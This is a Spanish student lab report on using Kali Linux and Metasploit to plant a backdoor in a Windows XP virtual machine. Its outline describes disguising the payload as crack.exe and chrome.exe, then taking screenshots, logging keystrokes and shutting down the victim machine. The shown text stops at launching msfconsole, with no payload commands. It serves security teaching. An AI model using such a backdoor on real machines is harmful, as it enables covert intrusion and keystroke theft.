

Pachuca Hgo. A 05 de Diciembre del 2013

# Backdoor

Unidad 5

Materia: Seguridad en TI

Catedrático: Javier Hernández Orosco.

Alumna: Ana Karen Velasco Soto

N.C 09200867

---

## Tabla de contenido

Introducción .....	2
¿Qué es Kali Linux? .....	2
¿Qué es una Backdoor? .....	2
¿Qué es Metasploit? .....	2
Desarrollo .....	3
Instalando kali linux.....	3
Realizando el ataque .....	7
Conclusión .....	23
Referencias.....	24

## Tabla de ilustraciones

ILUSTRACIÓN 1 OBTENER DIRECCIÓN IP .....	7
ILUSTRACIÓN 2 RUTA PARA EL METSPLOIT.....	8
ILUSTRACIÓN 3 RAÍZ .....	9
ILUSTRACIÓN 4 MSFCONSOLE.....	9
ILUSTRACIÓN 5 METASPLOIT INICIADO.....	10
ILUSTRACIÓN 6 UTILIZANDO LA IP.....	11
ILUSTRACIÓN 7 CREANDO LA BACKDOOR .....	12
ILUSTRACIÓN 8 EXITOSO .....	12
ILUSTRACIÓN 9 VERIFICACIÓN DE CRACK.EXE.....	13
ILUSTRACIÓN 10 HANDLER .....	13
ILUSTRACIÓN 11 SETEANDO EL BACKDOOR .....	14
ILUSTRACIÓN 12 EXPLOIT EN MODO ESCUCHA .....	15
ILUSTRACIÓN 13 MÁQUINA VIRTUAL CON XP SIN ANTIVIRUS.....	15
ILUSTRACIÓN 14 DESCARGA DE CRHOME.EXE.....	16
ILUSTRACIÓN 15 VICTIMA GUARDADNO EL .EXE.....	16
ILUSTRACIÓN 16 EJECUTANDO 1 .....	17
ILUSTRACIÓN 17 EJECUCION 2 .....	17
ILUSTRACIÓN 18 METERPRETER .....	18
ILUSTRACIÓN 19 COMANDO SCREENSHOT.....	18
ILUSTRACIÓN 20 PANTALLA DE PC VICTIMA .....	19
ILUSTRACIÓN 21 SCREENSHOT DE LA PANTALLA DEL OBJETIVO .....	19
ILUSTRACIÓN 22 COMANDO KEYSKAN_START .....	20
ILUSTRACIÓN 23 KEYSKAN CORRIENDO .....	20
ILUSTRACIÓN 24 TEXTO COMPUTADORA VICTIMA .....	21
ILUSTRACIÓN 25 SHUTDOWN .....	21
ILUSTRACIÓN 26 APAGANDO PC VICTIMA .....	22

---

## Introducción

El objetivo de este documento es llevar a cabo un ataque a una computadora vulnerable que este dentro de la misma red, por un método sencillo y eficaz haciendo uso de las famosas backdoors y de Kali Linux que trae las herramientas necesarias para la penetración.

### ¿Qué es Kali Linux?

Kali Linux es una distribución de Linux avanzada para pruebas de penetración y auditorías de seguridad.

Kali es una completa re-construcción de BackTrack Linux desde la base hacia arriba, y se adhiere completamente a los estándares de desarrollo de Debian. Toda la nueva infraestructura ha sido puesta en el lugar, todas las herramientas fueron revisadas y fueron embaladas, y hemos cambiado a Git para nuestro VCS. (Docs Kali, 2013).

### ¿Qué es una Backdoor?

Estos programas son diseñados para abrir una "puerta trasera" en nuestro sistema de modo tal de permitir al creador del backdoor tener acceso al sistema y hacer lo que desee con él.

El objetivo es lograr una gran cantidad de computadoras infectadas para disponer de ellos libremente hasta el punto de formar redes de botnets. (Segu-Info, 2013)

Los crackers suelen usar puertas traseras para asegurar el acceso remoto a una computadora, intentando permanecer ocultos ante una posible inspección. Para instalar puertas traseras los crackers pueden usar troyanos, gusanos u otros métodos.

Se ha afirmado, cada vez con mayor frecuencia, que los fabricantes de ordenadores preinstalan puertas traseras en sus sistemas para facilitar soporte técnico a los clientes, pero no ha podido comprobarse con seguridad. (Wikipedia, 2013)

### ¿Qué es Metasploit?


Es una herramienta de kali linux que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración y en el desarrollo de firmas para sistemas de detección de intrusos.







## Desarrollo







Para realizar el ataque por una backdoor vamos a utilizar kali Linux y una máquina virtual de XP para realizar la prueba, esta no debe tener antivirus o al menos no estar actualizado.







### Instalando kali linux...

Seguir las siguientes pantallas en modo gráfico.










---

## Realizando el ataque

Se abre una terminal en kali Linux.

Antes que otra cosa, vamos a conocer la dirección IP con el comando *ip addr*, se deja la terminal abierta con la información mostrada, ya que se utilizara más adelante.

*ip addr*




```
reila@kali: ~
File Edit View Search Terminal Help
reila@kali:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 1000
    link/ether 08:00:27:d4:5e:2a brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global eth0
    inet6 fe80::a00:27ff:fed4:5e2a/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:61:d9:06 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.72/24 brd 192.168.1.255 scope global eth1
    inet6 fe80::a00:27ff:fe61:d906/64 scope link
        valid_lft forever preferred_lft forever
reila@kali:~$
```

**KALI LINUX**  
The quieter you become, the more you are able to hear

Ilustración 1 Obtener dirección IP




Ahora sigamos la ruta que se muestra en la imagen:



*Ilustración 2 Ruta para el Metasploit*

Ahora vamos a esperar un poco a que se inicie el servicio. El servicio que se inicia es el servidor de base de datos de Metasploit. Si al iniciarlo pide una contraseña, solo se ingresa la contraseña de la cuenta de usuario y clic en aceptar, las veces que sea necesario.



---

La pantalla que debe aparecer es la que aparece abajo, y significa que el servidor ya inicio, y esperamos a que devuelva la raíz.




Ilustración 3 Raíz

Ahora vamos a iniciar lo que es la consola del Metasploit para poder trabajar con uno de los diferentes spoits que existen. Para esto escribimos la línea msfconsole como se puede observar, llevara más o menos de 2 a 3 minutos en correr la consola.

*msfconsole*

